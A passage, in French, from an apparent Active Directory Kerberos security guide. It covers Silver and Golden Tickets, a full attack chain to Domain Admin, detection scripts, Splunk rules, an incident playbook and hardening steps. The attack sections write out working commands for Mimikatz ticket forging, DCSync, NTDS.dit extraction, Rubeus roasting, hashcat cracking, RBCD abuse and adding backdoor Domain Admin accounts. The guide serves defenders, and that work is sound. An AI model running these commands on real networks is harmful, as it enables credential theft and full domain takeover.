    /target:webapp.domain.local /service:http /aes256:serviceaes256key /ptt

# Silver Ticket pour LDAP (accès DC pour DCSync)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:dc01.domain.local /service:ldap /rc4:dccomputerhash /ptt

# Silver Ticket pour HOST (WMI/PSRemoting)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server02.domain.local /service:host /rc4:computerhash /ptt
```

6.3 Cas d'usage spécifiques par service

Service (SPN)	Hash requis	Capacités obtenues	Cas d'usage attaque
CIFS	Compte ordinateur	Accès fichiers (C$, ADMIN$)	Exfiltration données, pivoting
HTTP	Compte service IIS	Accès applications web	Manipulation application, élévation
LDAP	Compte ordinateur DC	Requêtes LDAP complètes	DCSync, énumération AD
HOST + RPCSS	Compte ordinateur	WMI, PSRemoting, Scheduled Tasks	Exécution code à distance
MSSQLSvc	Compte service SQL	Accès base de données	Extraction données, xp_cmdshell

6.4 Détection des Silver Tickets

🔍 Indicateurs de détection :

- **Absence d'événements KDC :** Accès à des ressources sans événements 4768/4769 correspondants
- **Anomalies de chiffrement :** Tickets avec des algorithmes de chiffrement incohérents avec la politique
- **Durée de vie anormale :** Tickets avec des timestamps invalides ou des durées de vie excessives
- **PAC invalide :** Groupes de sécurité inexistants ou incohérents dans le PAC
- **Validation PAC :** Activer la validation PAC pour forcer la vérification des signatures

```
# Activer la validation PAC stricte (GPO)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options >
"Network security: PAC validation" = Enabled

# Script PowerShell pour corréler accès et tickets KDC
$timeframe = (Get-Date).AddHours(-1)
$kdcEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4768,4769;StartTime=$timeframe}
$accessEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4624;StartTime=$timeframe} |
    Where-Object {$_.Properties[8].Value -eq 3} # Logon type 3 (network)

# Identifier les accès sans ticket KDC correspondant
$accessEvents | ForEach-Object {
    $accessTime = $_.TimeCreated
    $user = $_.Properties[5].Value
    $matchingKDC = $kdcEvents | Where-Object {
        $_.Properties[0].Value -eq $user -and
        [Math]::Abs(($_.TimeCreated - $accessTime).TotalSeconds) -lt 30
    }
    if (-not $matchingKDC) {
        Write-Warning "Accès suspect sans ticket KDC: $user à $accessTime"
    }
}
```

🛡️ **Contre-mesures Silver Ticket :**


- **Rotation des mots de passe machines :** Par défaut tous les 30 jours, réduire à 7-14 jours
- **Activation de la validation PAC :** Force la vérification des signatures PAC auprès du DC
- **Monitoring des comptes de service :** Alertes sur modifications des hashes (Event ID 4723)
- **Désactivation de RC4 :** Réduit la surface d'attaque si seul le hash NTLM est compromis
- **Blindage LSASS :** Credential Guard, LSA Protection pour empêcher l'extraction de secrets

7. Golden Ticket : compromission totale du domaine

7.1 Principe et impact

Le Golden Ticket représente l'apex de la compromission Kerberos. En obtenant le hash du compte `krbtgt` (le compte de service utilisé par le KDC pour signer tous les TGT), un attaquant peut forger des TGT arbitraires pour n'importe quel utilisateur, y compris des comptes inexistants, avec des privilèges et une durée de validité de son choix (jusqu'à 10 ans).

Un Golden Ticket offre une persistance exceptionnelle : même après la réinitialisation de tous les mots de passe du domaine, l'attaquant conserve son accès tant que le compte krbtgt n'est pas réinitialisé (opération délicate nécessitant deux réinitialisations espacées).



7.2 Extraction du hash krbtgt

L'obtention du hash krbtgt nécessite généralement des privilèges d'administrateur de domaine ou l'accès physique/système à un contrôleur de domaine. Plusieurs techniques permettent cette extraction :

🔧 Technique 1 : DCSync avec Mimikatz

DCSync exploite les protocoles de réplication AD pour extraire les secrets du domaine à distance, sans toucher au LSASS du DC.

```
# DCSync du compte krbtgt
mimikatz # lsadump::dcsync /domain:domain.local /user:krbtgt

# DCSync de tous les comptes (dump complet)
mimikatz # lsadump::dcsync /domain:domain.local /all /csv

# DCSync depuis Linux avec impacket
python3 secretsdump.py domain.local/admin:password@dc01.domain.local -just-dc-user krbtgt
```

🔧 Technique 2 : Dump NTDS.dit

Extraction directe de la base de données Active Directory contenant tous les hashes.

```
# Création d'une copie shadow avec ntdsutil
ntdsutil "ac i ntds" "ifm" "create full C:\temp\ntds_backup" q q

# Extraction avec secretsdump (impacket)
python3 secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL

# Extraction avec DSInternals (PowerShell)
$key = Get-BootKey -SystemHivePath 'C:\temp\SYSTEM'
Get-ADDBAccount -All -DBPath 'C:\temp\ntds.dit' -BootKey $key |
    Where-Object {$_.SamAccountName -eq 'krbtgt'}
```

7.3 Forge et utilisation du Golden Ticket

🔧 Création de Golden Ticket avec Mimikatz

```
# Golden Ticket basique (RC4)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ptt

# Golden Ticket avec AES256 (plus discret)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /aes256:krbtgt_aes256_key /ptt

# Golden Ticket avec durée personnalisée (10 ans)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /endin:5256000 /renewmax:5256000 /ptt

# Golden Ticket pour utilisateur fictif
kerberos::golden /user:FakeAdmin /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /id:500 /groups:512,513,518,519,520 /ptt

# Exportation du ticket vers fichier
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ticket:golden.kirbi
```

🔧 Utilisation avancée du Golden Ticket

```
# Injection du ticket dans la session
mimikatz # kerberos::ptt golden.kirbi

# Vérification du ticket injecté
klist

# Utilisation du ticket pour accès DC
dir \\dc01.domain.local\C$
psexec.exe \\dc01.domain.local cmd

# Création de compte backdoor
net user backdoor P@ssw0rd! /add /domain
net group "Domain Admins" backdoor /add /domain

# DCSync pour maintenir la persistance
mimikatz # lsadump::dcsync /domain:domain.local /user:Administrator
```

7.4 Détection avancée des Golden Tickets

🔍 **Indicateurs techniques de Golden Ticket :**

- **Event ID 4624 (Logon) avec Type 3 :** Authentification réseau sans événement 4768 (TGT) préalable
- **Event ID 4672 :** Privilèges spéciaux assignés à un nouveau logon avec un compte potentiellement inexistant
- **Anomalies temporelles :** Tickets avec timestamps futurs ou passés incohérents
- **Chiffrement incohérent :** Utilisation de RC4 quand AES est obligatoire
- **Groupes de sécurité invalides :** SIDs de groupes inexistants dans le PAC
- **Comptes inexistants :** Authentifications réussies avec des comptes supprimés ou jamais créés

```
# Script de détection des anomalies Kerberos
# Recherche des authentifications sans événement TGT correspondant
$endTime = Get-Date
$startTime = $endTime.AddHours(-24)

$logons = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4624
    StartTime=$startTime
} | Where-Object {
    $_.Properties[8].Value -eq 3 -and # Logon Type 3
    $_.Properties[9].Value -match 'Kerberos'
}

$tgtRequests = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4768
    StartTime=$startTime
} | Group-Object {$_.Properties[0].Value} -AsHashTable

foreach ($logon in $logons) {
    $user = $logon.Properties[5].Value
    $time = $logon.TimeCreated

    if (-not $tgtRequests.ContainsKey($user)) {
        Write-Warning "Golden Ticket suspect: $user à $time (aucun TGT)"
    }
}

# Détection de tickets avec durée de vie anormale
Get-WinEvent -FilterHashtable @{LogName='Security';ID=4768} |
    Where-Object {
        $ticketLifetime = $_.Properties[5].Value
        $ticketLifetime -gt 43200 # > 12 heures
    } | ForEach-Object {
        Write-Warning "Ticket avec durée anormale: $($_.Properties[0].Value)"
    }
```

🛡️ **Stratégies de remédiation et prévention :**

- **Réinitialisation du compte krbtgt :** Procédure en deux phases espacées de 24h minimum

```
# Script Microsoft officiel pour reset krbtgt
# https://github.com/microsoft/New-KrbtgtKeys.ps1
.\New-KrbtgtKeys.ps1 -ResetOnce
# Attendre 24h puis
.\New-KrbtgtKeys.ps1 -ResetBoth
```

- **Monitoring du compte krbtgt :** Alertes sur toute modification (Event ID 4738, 4724)
- **Durcissement des DCs :** - Désactivation du stockage réversible des mots de passe - Protection LSASS avec Credential Guard - Restriction des connexions RDP aux DCs - Isolation réseau des contrôleurs de domaine
- **Tier Model Administration :** Séparation stricte des comptes admin par niveau
- **Detection avancée :** Déploiement d'Azure ATP / Microsoft Defender for Identity
- **Validation PAC stricte :** Forcer la vérification des signatures PAC sur tous les serveurs
- **Rotation régulière :** Réinitialiser krbtgt tous les 6 mois minimum (best practice Microsoft)

8. Chaîne d'attaque complète : scénario réel

8.1 Scénario : De l'utilisateur standard au Domain Admin

Examinons une chaîne d'attaque complète illustrant comment un attaquant peut progresser depuis un compte utilisateur standard jusqu'à la compromission totale du domaine en exploitant les vulnérabilités Kerberos.

Phase 1
Reconnaissance
Phase 2
AS-REP Roasting
Phase 3
Kerberoasting
Phase 4
Élévation
Phase 5
Golden Ticket

Phase 1 : Reconnaissance initiale (J+0, H+0)

```
# Compromission initiale : phishing avec accès VPN
# Énumération du domaine avec PowerView
Import-Module PowerView.ps1

# Identification du domaine et des DCs
Get-Domain
Get-DomainController

# Recherche de comptes sans préauthentification
Get-DomainUser -PreauthNotRequired | Select samaccountname,description

# Sortie : svc_reporting (compte de service legacy)

# Énumération des SPNs
Get-DomainUser -SPN | Select samaccountname,serviceprincipalname

# Sortie :
# - svc_sql : MSSQLSvc/SQL01.corp.local:1433
# - svc_web : HTTP/webapp.corp.local
```

Phase 2 : AS-REP Roasting (J+0, H+1)

```
# Extraction du hash AS-REP pour svc_reporting
.\Rubeus.exe asreproast /user:svc_reporting /format:hashcat /nowrap

# Hash obtenu : $krb5asrep$23$svc_reporting@CORP.LOCAL:8a3c...

# Craquage avec Hashcat
hashcat -m 18200 asrep.hash rockyou.txt -r best64.rule

# Mot de passe craqué en 45 minutes : "Reporting2019!"

# Validation des accès
net use \\dc01.corp.local\IPC$ /user:corp\svc_reporting Reporting2019!
```

Phase 3 : Kerberoasting et compromission de service (J+0, H+2)

```
# Avec le compte svc_reporting, effectuer du Kerberoasting
.\Rubeus.exe kerberoast /user:svc_sql /nowrap

# Hash obtenu pour svc_sql (RC4)
$krb5tgs$23$*svc_sql$CORP.LOCAL$MSSQLSvc/SQL01.corp.local:1433*$7f2a...

# Craquage (6 heures avec GPU)
hashcat -m 13100 tgs.hash rockyou.txt -r best64.rule

# Mot de passe : "SqlService123"

# Énumération des privilèges de svc_sql
Get-DomainUser svc_sql -Properties memberof

# Découverte : membre du groupe "SQL Admins"
# Ce groupe a GenericAll sur le groupe "Server Operators"
```

Phase 4 : Élévation via délégation RBCD (J+0, H+8)

```
# Vérification des permissions avec svc_sql
Get-DomainObjectAcl -Identity "DC01$" | ? {
    $_.SecurityIdentifier -eq (Get-DomainUser svc_sql).objectsid
}

# Découverte : WriteProperty sur msDS-AllowedToActOnBehalfOfOtherIdentity

# Création d'un compte machine contrôlé
Import-Module Powermad
$password = ConvertTo-SecureString 'AttackerP@ss123!' -AsPlainText -Force
New-MachineAccount -MachineAccount EVILCOMPUTER -Password $password

# Configuration RBCD sur DC01
$ComputerSid = Get-DomainComputer EVILCOMPUTER -Properties objectsid |
    Select -Expand objectsid
$SD = New-Object Security.AccessControl.RawSecurityDescriptor "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$ComputerSid)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer DC01 | Set-DomainObject -Set @{
    'msds-allowedtoactonbehalfofotheridentity'=$SDBytes
}

# Exploitation S4U pour obtenir ticket Administrator vers DC01
.\Rubeus.exe s4u /user:EVILCOMPUTER$ /rc4:computerhash \
    /impersonateuser:Administrator /msdsspn:cifs/dc01.corp.local /ptt

# Accès au DC comme Administrator
dir \\dc01.corp.local\C$
```

Phase 5 : Extraction krbtgt et Golden Ticket (J+0, H+10)

```
# DCSync depuis le DC compromis
mimikatz # lsadump::dcsync /domain:corp.local /user:krbtgt

# Hash krbtgt obtenu :
# NTLM: 8a3c5f6e9b2d1a4c7e8f9a0b1c2d3e4f
# AES256: 2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f...

# Obtention du SID du domaine
whoami /user
# S-1-5-21-1234567890-1234567890-1234567890

# Création du Golden Ticket
kerberos::golden /user:Administrator /domain:corp.local \
    /sid:S-1-5-21-1234567890-1234567890-1234567890 \
    /aes256:2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f... \
    /endin:5256000 /renewmax:5256000 /ptt

# Validation : accès total au domaine
net group "Domain Admins" /domain
psexec.exe \\dc01.corp.local cmd

# Établissement de persistance multiple
# 1. Création de compte backdoor
net user h4ck3r Sup3rS3cr3t! /add /domain
net group "Domain Admins" h4ck3r /add /domain

# 2. Modification de la GPO par défaut pour ajout de tâche planifiée
# 3. Création de SPN caché pour Kerberoasting personnel
# 4. Exportation de tous les hashes du domaine
```

8.2 Timeline et indicateurs de compromission

Temps	Action attaquant	Indicateurs détectables	Event IDs
H+0	Énumération LDAP	Multiples requêtes LDAP depuis une workstation	N/A (logs LDAP)
H+1	AS-REP Roasting	Event 4768 avec PreAuth=0, même source IP	4768
H+2	Kerberoasting	Multiples Event 4769 avec RC4, comptes rares	4769
H+3	Logon avec credentials volés	Event 4624 Type 3 depuis nouvelle source	4624, 4768
H+8	Création compte machine	Event 4741 (compte machine créé)	4741
H+8	Modification RBCD	Event 4742 (modification ordinateur)	4742
H+9	Exploitation S4U	Event 4769 avec S4U2Self/S4U2Proxy	4769
H+10	DCSync	Event 4662 (réplication AD)	4662
H+11	Golden Ticket utilisé	Authentification sans Event 4768 préalable	4624, 4672
H+12	Création backdoor	Event 4720 (utilisateur créé), 4728 (ajout groupe)	4720, 4728

9. Architecture de détection et réponse

9.1 Stack de détection recommandée

Une détection efficace des attaques Kerberos nécessite une approche en profondeur combinant plusieurs technologies et méthodes.

🔧 **Couche 1 : Collection et centralisation des logs**

- **Windows Event Forwarding (WEF) :** Collection centralisée des événements de sécurité
- **Sysmon :** Télémétrie avancée sur les processus et connexions réseau
- **Configuration optimale :**

```
 # GPO pour audit Kerberos avancé
Computer Configuration > Policies > Windows Settings > Security Settings > 
Advanced Audit Policy Configuration > Account Logon

Activer :
- Audit Kerberos Authentication Service : Success, Failure
- Audit Kerberos Service Ticket Operations : Success, Failure
- Audit Other Account Logon Events : Success, Failure

# Event IDs critiques à collecter
4768, 4769, 4770, 4771, 4772, 4624, 4625, 4672, 4673, 4720, 4726, 4728, 
4732, 4738, 4741, 4742, 4662
```

🔧 **Couche 2 : Analyse et corrélation (SIEM)**

Règles de détection Splunk pour attaques Kerberos :

```
# Détection AS-REP Roasting
index=windows sourcetype=WinEventLog:Security EventCode=4768 Pre_Authentication_Type=0
| stats count values(src_ip) as sources by user
| where count > 5
| table user, count, sources

# Détection Kerberoasting (multiples TGS-REQ avec RC4)
index=windows sourcetype=WinEventLog:Security EventCode=4769 Ticket_Encryption_Type=0x17
| stats dc(Service_Name) as unique_services count by src_ip user
| where unique_services > 10 OR count > 20

# Détection DCSync
index=windows sourcetype=WinEventLog:Security EventCode=4662
    Properties="*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2*" OR
    Properties="*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*"
| where user!="*$" AND user!="NT AUTHORITY\\SYSTEM"
| table _time, user, dest, Object_Name

# Détection Golden Ticket (authent sans TGT)
index=windows sourcetype=WinEventLog:Security EventCode=4624 Logon_Type=3
Authentication_Package=Kerberos
| join type=left user _time [
    search index=windows sourcetype=WinEventLog:Security EventCode=4768
    | eval time_window=_time
    | eval user_tgt=user
]
| where isnull(user_tgt)
| stats count by user, src_ip, dest
```

🔧 **Couche 3 : Détection comportementale (EDR/XDR)**

- **Microsoft Defender for Identity :** Détection native des attaques Kerberos
- **Détections intégrées :** - AS-REP Roasting automatique - Kerberoasting avec alertes - Détection de Golden Ticket par analyse comportementale - DCSync avec identification de l'attaquant
- **Integration avec Microsoft Sentinel :** Corrélation multi-sources

9.2 Playbook de réponse aux incidents

⚠️ **INCIDENT : Suspicion de Golden Ticket**

Actions immédiates (0-30 minutes) :

1. **Isolation :** Ne PAS isoler le DC (risque de DoS). Isoler les machines compromises identifiées
2. **Capture mémoire :** Dumper LSASS des machines suspectes pour analyse forensique
3. **Snapshot :** Créer des copies forensiques des DCs (si virtualisés)
4. **Documentation :** Capturer tous les logs pertinents avant rotation

Investigation (30min - 4h) :

1. **Timeline :** Reconstruire la chaîne d'attaque complète
2. **Scope :** Identifier tous les systèmes et comptes compromis
3. **Persistence :** Rechercher backdoors, GPOs modifiées, tâches planifiées
4. **IOCs :** Extraire hash files, IPs, comptes créés

Éradication (4h - 48h) :

1. **Reset krbtgt :** Effectuer le double reset selon procédure Microsoft

2. **Reset ALL passwords :** Utilisateurs, services, comptes machines
3. **Revoke tickets :** Forcer la reconnexion de tous les utilisateurs
4. **Rebuild compromis :** Reconstruire les serveurs compromis from scratch
5. **Patch & Harden :** Corriger toutes les failles exploitées

```
# Script de réponse d'urgence - Reset krbtgt
# À exécuter depuis un DC avec DA privileges

# Phase 1 : Collecte d'informations
$domain = Get-ADDomain
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber

Write-Host "[+] Domaine: $($domain.DNSRoot)"
Write-Host "[+] Dernier changement mot de passe krbtgt: $($krbtgt.PasswordLastSet)"
Write-Host "[+] Version clé actuelle: $($krbtgt.'msDS-KeyVersionNumber')"

# Phase 2 : Premier reset
Write-Host "[!] Premier reset du compte krbtgt..."
$newPassword = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword -Reset

Write-Host "[+] Premier reset effectué. Attendre 24h avant le second reset."
Write-Host "[!] Vérifier la réplication AD avant de continuer."

# Vérification de la réplication
repadmin /showrepl

# Phase 3 : Après 24h - Second reset
Write-Host "[!] Second reset du compte krbtgt..."
$newPassword2 = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword2 -Reset

Write-Host "[+] Reset krbtgt terminé. Tous les tickets Kerberos précédents sont
invalidés."

# Phase 4 : Actions post-reset
Write-Host "[!] Actions recommandées:"
Write-Host "1. Forcer la reconnexion de tous les utilisateurs"
Write-Host "2. Redémarrer tous les services utilisant des comptes de service"
Write-Host "3. Vérifier les GPOs et objets AD suspects"
Write-Host "4. Auditer les comptes créés récemment"

# Audit rapide
Get-ADUser -Filter {Created -gt (Get-Date).AddDays(-7)} |
    Select Name, Created, Enabled
```

10. Durcissement et recommandations stratégiques

10.1 Cadre de sécurité AD - Tier Model

Le modèle d'administration à niveaux (Tier Model) est fondamental pour limiter l'impact des compromissions et empêcher les mouvements latéraux vers les actifs critiques.

Tier	Périmètre	Comptes	Restrictions
Tier 0	AD, DCs, Azure AD Connect, PKI, ADFS	Domain Admins, Enterprise Admins	Aucune connexion aux Tier 1/2, PAWs obligatoires
Tier 1	Serveurs d'entreprise, applications	Administrateurs serveurs	Aucune connexion au Tier 2, jump servers dédiés
Tier 2	Postes de travail, appareils utilisateurs	Support IT, administrateurs locaux	Isolation complète des Tier 0/1

🛡️ Implémentation du Tier Model :

```
# Création de la structure OU pour Tier Model
New-ADOrganizationalUnit -Name "Tier0" -Path "DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Accounts" -Path "OU=Tier0,DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Devices" -Path "OU=Tier0,DC=domain,DC=local"

# Création des groupes de sécurité
New-ADGroup -Name "Tier0-Admins" -GroupScope Universal -GroupCategory Security
New-ADGroup -Name "Tier1-Admins" -GroupScope Universal -GroupCategory Security

# GPO pour bloquer les connexions inter-tiers
# Computer Configuration > Policies > Windows Settings > Security Settings >
# User Rights Assignment > Deny log on locally
# Ajouter : Tier1-Admins, Tier2-Admins (sur machines Tier0)
```

10.2 Configuration de sécurité Kerberos avancée

🔧 Paramètres GPO critiques

```
# 1. Désactivation de RC4 (forcer AES uniquement)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options > Network security: Configure encryption types allowed
for Kerberos
☑ AES128_HMAC_SHA1
☑ AES256_HMAC_SHA1
☑ Future encryption types
☐ DES_CBC_CRC
☐ DES_CBC_MD5
☐ RC4_HMAC_MD5

# 2. Réduction de la durée de vie des tickets
Computer Configuration > Policies > Windows Settings > Security Settings >
Account Policies > Kerberos Policy
- Maximum lifetime for user ticket: 8 hours (défaut: 10h)
- Maximum lifetime for service ticket: 480 minutes (défaut: 600min)
- Maximum lifetime for user ticket renewal: 5 days (défaut: 7j)

# 3. Activation de la validation PAC
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options
Network security: PAC validation = Enabled

# 4. Protection contre la délégation non contrainte
# Activer "Account is sensitive and cannot be delegated" pour tous comptes privilégiés
Get-ADUser -Filter {AdminCount -eq 1} |
    Set-ADAccountControl -AccountNotDelegated $true

# 5. Ajout au groupe Protected Users
Add-ADGroupMember -Identity "Protected Users" -Members (
    Get-ADGroupMember "Domain Admins"
)
```

10.3 Managed Service Accounts et sécurisation des services

Les Group Managed Service Accounts (gMSA) éliminent le risque de Kerberoasting en utilisant des mots de passe de 240 caractères changés automatiquement tous les 30 jours.

🔧 Migration vers gMSA

```
# Prérequis : KDS Root Key (une fois par forêt)
Add-KdsRootKey -EffectiveTime ((Get-Date).AddHours(-10))

# Création d'un gMSA
New-ADServiceAccount -Name gMSA-SQL01 -DNSHostName sql01.domain.local `
    -PrincipalsAllowedToRetrieveManagedPassword "SQL-Servers" `
    -ServicePrincipalNames "MSSQLSvc/sql01.domain.local:1433"

# Installation sur le serveur cible
Install-ADServiceAccount -Identity gMSA-SQL01

# Configuration du service pour utiliser le gMSA
# Services > SQL Server > Properties > Log On
# Account: DOMAIN\gMSA-SQL01$
# Password: (vide)

# Vérification
Test-ADServiceAccount -Identity gMSA-SQL01

# Audit des comptes de service legacy à migrer
Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties ServicePrincipalName |
    Where-Object {$_.SamAccountName -notlike "*$"} |
    Select SamAccountName, ServicePrincipalName, PasswordLastSet
```

10.4 Surveillance et hunting proactif

🔍 Programme de Threat Hunting Kerberos :

Hebdomadaire :

- Audit des comptes avec DONT_REQ_PREAUTH
- Vérification des nouveaux SPNs enregistrés
- Analyse des comptes avec délégation
- Revue des modifications d'attributs sensibles (userAccountControl, msDS-AllowedToActOnBehalfOfOtherIdentity)

Mensuel :

- Audit complet des permissions AD (BloodHound)
- Vérification de l'âge du mot de passe krbtgt
- Analyse des chemins d'attaque vers Domain Admins
- Test de détection avec Purple Teaming

```
# Script d'audit Kerberos automatisé
# À exécuter mensuellement

Write-Host "[*] Audit de sécurité Kerberos - $(Get-Date)" -ForegroundColor Cyan

# 1. Comptes sans préauthentification
Write-Host "`n[+] Comptes sans préauthentification Kerberos:" -ForegroundColor Yellow
$noPreAuth = Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties
DoesNotRequirePreAuth
if ($noPreAuth) {
    $noPreAuth | Select Name, SamAccountName | Format-Table
    Write-Host "    ALERTE: $($noPreAuth.Count) compte(s) vulnérable(s) à AS-REP Roasting"
-ForegroundColor Red
} else {
    Write-Host "    OK - Aucun compte vulnérable" -ForegroundColor Green
}

# 2. Comptes de service avec SPN et mot de passe ancien
Write-Host "`n[+] Comptes de service avec SPNs:" -ForegroundColor Yellow
$oldSPNAccounts = Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties
ServicePrincipalName, PasswordLastSet |
    Where-Object {$_.PasswordLastSet -lt (Get-Date).AddDays(-180)} |
    Select Name, SamAccountName, PasswordLastSet, @{N='DaysSinceChange';E={(New-TimeSpan
-Start $_.PasswordLastSet).Days}}

if ($oldSPNAccounts) {
    $oldSPNAccounts | Format-Table
    Write-Host "    ALERTE: $($oldSPNAccounts.Count) compte(s) avec mot de passe > 180
jours" -ForegroundColor Red
} else {
    Write-Host "    OK - Tous les mots de passe sont récents" -ForegroundColor Green
}

# 3. Délégation non contrainte
Write-Host "`n[+] Délégation non contrainte:" -ForegroundColor Yellow
$unconstrainedDelegation = Get-ADComputer -Filter {TrustedForDelegation -eq $true}
-Properties TrustedForDelegation
if ($unconstrainedDelegation) {
    $unconstrainedDelegation | Select Name, DNSHostName | Format-Table
    Write-Host "    ATTENTION: $($unconstrainedDelegation.Count) serveur(s) avec
délégation non contrainte" -ForegroundColor Red
} else {
    Write-Host "    OK - Aucune délégation non contrainte" -ForegroundColor Green
}

# 4. Âge du mot de passe krbtgt
Write-Host "`n[+] Compte krbtgt:" -ForegroundColor Yellow
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber
$daysSinceChange = (New-TimeSpan -Start $krbtgt.PasswordLastSet).Days
Write-Host "    Dernier changement: $($krbtgt.PasswordLastSet) ($daysSinceChange jours)"
Write-Host "    Version de clé: $($krbtgt.'msDS-KeyVersionNumber')"
if ($daysSinceChange -gt 180) {
    Write-Host "    ALERTE: Mot de passe krbtgt non changé depuis > 6 mois"
-ForegroundColor Red
} else {
    Write-Host "    OK - Rotation récente" -ForegroundColor Green
}

# 5. Comptes machines créés récemment (potentiel RBCD)
Write-Host "`n[+] Comptes machines récents:" -ForegroundColor Yellow
$newComputers = Get-ADComputer -Filter {Created -gt (Get-Date).AddDays(-7)} -Properties
Created
```

```
if ($newComputers) {
    $newComputers | Select Name, Created | Format-Table
    Write-Host "    INFO: $($newComputers.Count) compte(s) machine créé(s) cette semaine"
-ForegroundColor Yellow
}

# 6. RBCD configuré
Write-Host "`n[+] Resource-Based Constrained Delegation:" -ForegroundColor Yellow
$rbcd = Get-ADComputer -Filter * -Properties msDS-AllowedToActOnBehalfOfOtherIdentity |
    Where-Object {$_.'msDS-AllowedToActOnBehalfOfOtherIdentity' -ne $null}
if ($rbcd) {
    $rbcd | Select Name | Format-Table
    Write-Host "    ATTENTION: $($rbcd.Count) ordinateur(s) avec RBCD configuré"
-ForegroundColor Yellow
}

# 7. Protected Users
Write-Host "`n[+] Groupe Protected Users:" -ForegroundColor Yellow
$protectedUsers = Get-ADGroupMember "Protected Users"
Write-Host "    Membres: $($protectedUsers.Count)"
$domainAdmins = Get-ADGroupMember "Domain Admins"
$notProtected = $domainAdmins | Where-Object {$_.SamAccountName -notin
$protectedUsers.SamAccountName}
if ($notProtected) {
    Write-Host "    ALERTE: $($notProtected.Count) Domain Admin(s) non protégé(s)"
-ForegroundColor Red
    $notProtected | Select Name | Format-Table
}

Write-Host "`n[*] Audit terminé - $(Get-Date)" -ForegroundColor Cyan
```

10.5 Architecture de sécurité moderne

🛡️ **Roadmap de durcissement Active Directory :**

Phase 1 - Quick Wins (0-3 mois) :

- ✓ Désactivation RC4 sur tous les systèmes supportant AES
- ✓ Activation de l'audit Kerberos avancé
- ✓ Correction des comptes avec DONT_REQ_PREAUTH
- ✓ Ajout des DA au groupe Protected Users
- ✓ Déploiement de Microsoft Defender for Identity
- ✓ Configuration MachineAccountQuota = 0

Phase 2 - Consolidation (3-6 mois) :

- ✓ Migration des comptes de service vers gMSA
- ✓ Implémentation du Tier Model (structure OU)
- ✓ Déploiement de PAWs pour administrateurs Tier 0
- ✓ Rotation krbtgt programmée (tous les 6 mois)
- ✓ Activation Credential Guard sur tous les postes
- ✓ Suppression des délégations non contraintes

Phase 3 - Maturité (6-12 mois) :

- ✓ SIEM avec détections Kerberos avancées
- ✓ Programme de Threat Hunting dédié AD

- ✓ Red Team / Purple Team réguliers
- ✓ Microsegmentation réseau (Tier isolation)
- ✓ FIDO2/Windows Hello for Business (passwordless)
